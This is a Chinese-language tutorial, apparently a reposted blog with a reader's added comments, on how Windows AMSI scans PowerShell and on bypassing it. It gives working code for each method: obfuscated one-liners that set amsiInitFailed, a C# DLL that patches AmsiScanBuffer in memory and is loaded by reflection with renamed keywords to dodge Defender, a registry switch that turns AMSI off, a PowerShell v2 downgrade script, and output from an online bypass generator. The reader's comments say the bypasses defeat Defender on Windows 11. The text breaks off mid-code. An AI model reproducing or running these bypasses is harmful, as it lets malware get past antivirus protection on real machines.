
AMSI 浅析及绕过——写得很深入,看来amsi还是静态方式做的,没有做到运行时检测,检测的银弹在哪里呢,语义分析和机器学习吗?
AMSI 浅析及绕过
0x00 前言
0x01 AMSI浅析
1、什么是AMSI?
AMSI(Antimalware Scan Interface),即反恶意软件扫描接口,在windows 10和 windows server 2016上默认安装并启用。顾名思义,他的工作就是扫描、检测和阻止。windows 10和windows server2016中AMSI默认杀软就是Windows Defender。
2、AMSI是如何运作的?
服务和应用程序可以通过AMSI来与系统中已安装的反病毒软件进行通信,也就是Windows Defender,AMSI采用了hook方法进行检测,详细的工作原理如下:
- 创建PowerShell进程时,AMSI.DLL将从磁盘加载到其内存地址空间。
- 在AMSI.DLL中,有一个名为AmsiScanBuffer()的函数,是用来扫描脚本内容的函数。
- 在PowerShell中执行命令时,任何内容都将首先发送到AmsiScanBuffer(),然后再执行。
- 随后,AmsiScanBuffer()将Windows Defender检查,以确定是否创建了任何签名。
- 如果该内容被认为是恶意的,它将被阻止运行。
在Windows 10上,实现AMSI的所有组件如下:
- 用户帐户控制,或UAC(EXE、COM、MSI或ActiveX时的权限提升)
- Powershell(脚本、交互式使用和动态代码执行)
- Windows脚本主机(wscript.exe和cscript.exe)
- JavaScript和VBScript
- Office VBA宏
AMSI的整体架构如图所示:

0x02 绕过AMSI检测
注:AMSI使用“基于字符串的”检测措施来确定PowerShell代码是否恶意。
1、绕过字符串检测
先查看一个示例:

如图,"amsiutils" 这个词被禁止了,AMSI认为这是一个恶意攻击。
那我们如何绕过字符串检测呢,最简单的一个方法就是使用编码或者分割成块,然后拼接来绕过
下面列出三钟方法

(1)直接把单词分成两块或者多块然后进行拼接,达到绕过的效果,但在大多数情况下可能会失败

(2)进行base64编码直接绕过AMSI,在某些情况下,base64一下直接绕过去了

(3)使用XOR来绕过AMSI,并在运行时将字符串解码回内存。这比上面的base64方法更有效
当然还有其他编码方式可以自行尝试,上面这几种方法都是为了绕过"字符串检测",但是实际过程中,我们需要执行我们的脚本,也就脚本被AMSI阻止,我们通过一个实例来演示下绕过AMSI。
最早的绕过AMSI的方法是16年一个老外发布的,命令如下
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
我们把它放到powershell中运行,直接被AMSI阻止 ==》不过我安装了火绒以后,windows defender的防护就失效了,上述命令还是可执行!从这个角度上说,火绒的无文件攻击防护没有defender做的好!!!我的虚拟机win11有defender防护,依然提示恶意!

因此,我们尝试上面方法,分割重组来实现一个简单的AMSI 绕过
$a = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
$b = $a.GetField('amsiInitFailed','NonPublic,Static')
$b.SetValue($null,$true)
然后我们尝试单行执行此命令,我们可以看到前两行被AMSI阻止

所以,我们重新调整一下我们的代码,然后我们就绕过了AMSI,加载了我们的脚本 ==》我晕死,这种方法的确是可以绕过defender的!!!在我的win11机器上都可以成功绕过!!!
$a = 'System.Management.Automation.A';$b = 'ms';$c = 'Utils'
$d = [Ref].Assembly.GetType(('{0}{1}i{2}' -f $a,$b,$c))
$e = $d.GetField(('a{0}iInitFailed' -f $b),'NonPublic,Static')
$e.SetValue($null,$true)

当然也可以使用base64编码,或者使用hex编码,效果都是一样的
base64编码
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true)
hex编码
[Ref].Assembly.GetType('System.Management.Automation.'+$("41 6D 73 69 55 74 69 6C 73".Split(" ")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result=$result+$_};$result)).GetField($("61 6D 73 69 49 6E 69 74 46 61 69 6C 65 64".Split(" ")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result2=$result2+$_};$result2),'NonPublic,Static').SetValue($null,$true)
2、通过Memory Patching绕过AMSI
这种方法并没有实际的绕过,而是禁用了AMSI,从powershell3.0开始,我们要完全绕过AMSI并执行任意powershell脚本的话,就需要完全禁用它
这是原作者的代码,把如下代码编译成C#的DLL,使用反射加载技术
using System;
using System.Runtime.InteropServices;

namespace Bypass
{
    public class AMSI
    {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

        [DllImport("Kernel32.dll", EntryPoint = "RtlMoveMemory", SetLastError = false)]
        static extern void MoveMemory(IntPtr dest, IntPtr src, int size);


        public static int Disable()
        {
            IntPtr TargetDLL = LoadLibrary("amsi.dll");
            if (TargetDLL == IntPtr.Zero)
            {
                Console.WriteLine("ERROR: Could not retrieve amsi.dll pointer.");
                return 1;
            }

            IntPtr AmsiScanBufferPtr = GetProcAddress(TargetDLL, "AmsiScanBuffer");
            if (AmsiScanBufferPtr == IntPtr.Zero)
            {
                Console.WriteLine("ERROR: Could not retrieve AmsiScanBuffer function pointer");
                return 1;
            }

            UIntPtr dwSize = (UIntPtr)5;
            uint Zero = 0;
            if (!VirtualProtect(AmsiScanBufferPtr, dwSize, 0x40, out Zero))
            {
                Console.WriteLine("ERROR: Could not change AmsiScanBuffer memory permissions!");
                return 1;
            }


            Byte[] Patch = { 0x31, 0xff, 0x90 };
            IntPtr unmanagedPointer = Marshal.AllocHGlobal(3);
            Marshal.Copy(Patch, 0, unmanagedPointer, 3);
            MoveMemory(AmsiScanBufferPtr + 0x001b, unmanagedPointer, 3);

            Console.WriteLine("AmsiScanBuffer patch has been applied.");
            return 0;
        }
    }
}
命名为"source.cs"
然后我们使用powershell来编译它,在同目录下打开powershell,运行以下命令编译
Add-Type -TypeDefinition ([IO.File]::ReadAllText("$pwd\Source.cs")) -ReferencedAssemblies "System.Windows.Forms" -OutputAssembly "Bypass-AMSI.dll"

编译后运行,直接被Defender给秒了(这里我把文件还原了一下,给大家看下效果图)

然后我们把dll文件进行base64编码****(Kali下,直接使用base64 -i 文件名,就可以得到base64编码)****,然后使用powershell进行武器化,反射加载,也是直接被秒
unction Bypass-AMSI
{
    if(-not ([System.Management.Automation.PSTypeName]"Bypass.AMSI").Type) {
        [Reflection.Assembly]::Load([Convert]::FromBase64String("你的base64编码")) | Out-Null
        Write-Output "DLL has been reflected";
    }
    [Bypass.AMSI]::Disable()
}
如图,直接被秒

通过上面的知识,我们知道AMSI是基于字符串的检测**,那我们就用工具去定位一下查杀点在哪。**
工具地址:https://github.com/RythmStick/AMSITrigger


如上图所示,我们定位出查杀点是****"Bypass-AMSI、Bypass.AMSI、和一些base64中的一些字段"****。下面,我们尝试对我们的脚本进行一个免杀处理,我们直接base64编码转换成byte数组
 $string = ''
 $a = [System.Convert]::FromBase64String('你的base64编码')
 $a | foreach {$string = $string + $_.ToString()+','}
 $string
然后修改我们的源代码,加载数组
function Bypass-AMSI
{
    if(-not ([System.Management.Automation.PSTypeName]"Bypass.AMSI").Type) {
        [Reflection.Assembly]::Load([byte[]]@(这里是上面得到的byte数组)) | Out-Null
        Write-Output "DLL has been reflected";
    }
    [Bypass.AMSI]::Disable();
}
然后我们再去检测一下,这次只剩下****"Bypass-AMSI、Bypass.AMSI"****关键字

这里,如果我们直接修改这几个关键字会导致脚本运行直接报错,因为这个是运用的反射方法,不了解反射的小伙伴,去Google一下,这里我们直接修改前面的source.cs中的代码,只需要修改namespace、public class即可,如下图
然后编译成DLL,进行base64编码,然后转换byte数组,然后修改ps1脚本,修改完的如下:

测试下效果,已经绕过AMSI

3、禁用AMSI
修改注册表,将HKCU\Software\Microsoft\Windows Script\Settings\AmsiEnable的值置为0
当然关闭Windows Defender 也可以使系统自带的AMSI检测无效化,这里注意当前权限。


然后直接执行命令和加载脚本都不会拦截

4、powershell版本降级绕过
powershell v2 版本不支持AMSI,我们可以将目标主机中的powershell降级至powershell v2版本。
代码如下:
if ($ShowOnly -eq $True)
{
        Write-Output "If .Net version 2.0.50727 is installed, run powershell -v 2 and run scripts from the new PowerShell process."
}
else
{
        Write-Verbose "Checking if .Net version 2.0.50727 is installed."
        $versions = Get-ChildItem 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -recurse | Get-ItemProperty -name Version -EA 0 | Where { $_.PSChildName -match '^(?!S)\p{L}'} | Select -ExpandProperty Version
    if($versions -match "2.0.50727")
    {
            Write-Verbose ".Net version 2.0.50727 found."
            Write-Output "Executing the bypass."
            powershell.exe -version 2
    }
    else
    {
            Write-Verbose ".Net version 2.0.50727 not found. Can't start PowerShell v2."
    }
}
保存为 V2.ps1,运行即可绕过AMSI
5、一键Bypass AMSI

这里使用的是一个在线平台,平台可以直接生成powershell代码,这些代码可以直接破坏或者禁用当前进程的AMSI,每次生成的代码都是被混淆的,所以完全不担心会被检测到。
地址:https://amsi.fail/ ==》这个平台真的是太tm好用了!!!


看下生成后的,
#Rasta-mouses Amsi-Scan-Buffer patch \n
$hrlpj = @"
using System;
using System.Runtime.InteropServices;
public class hrlpj {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
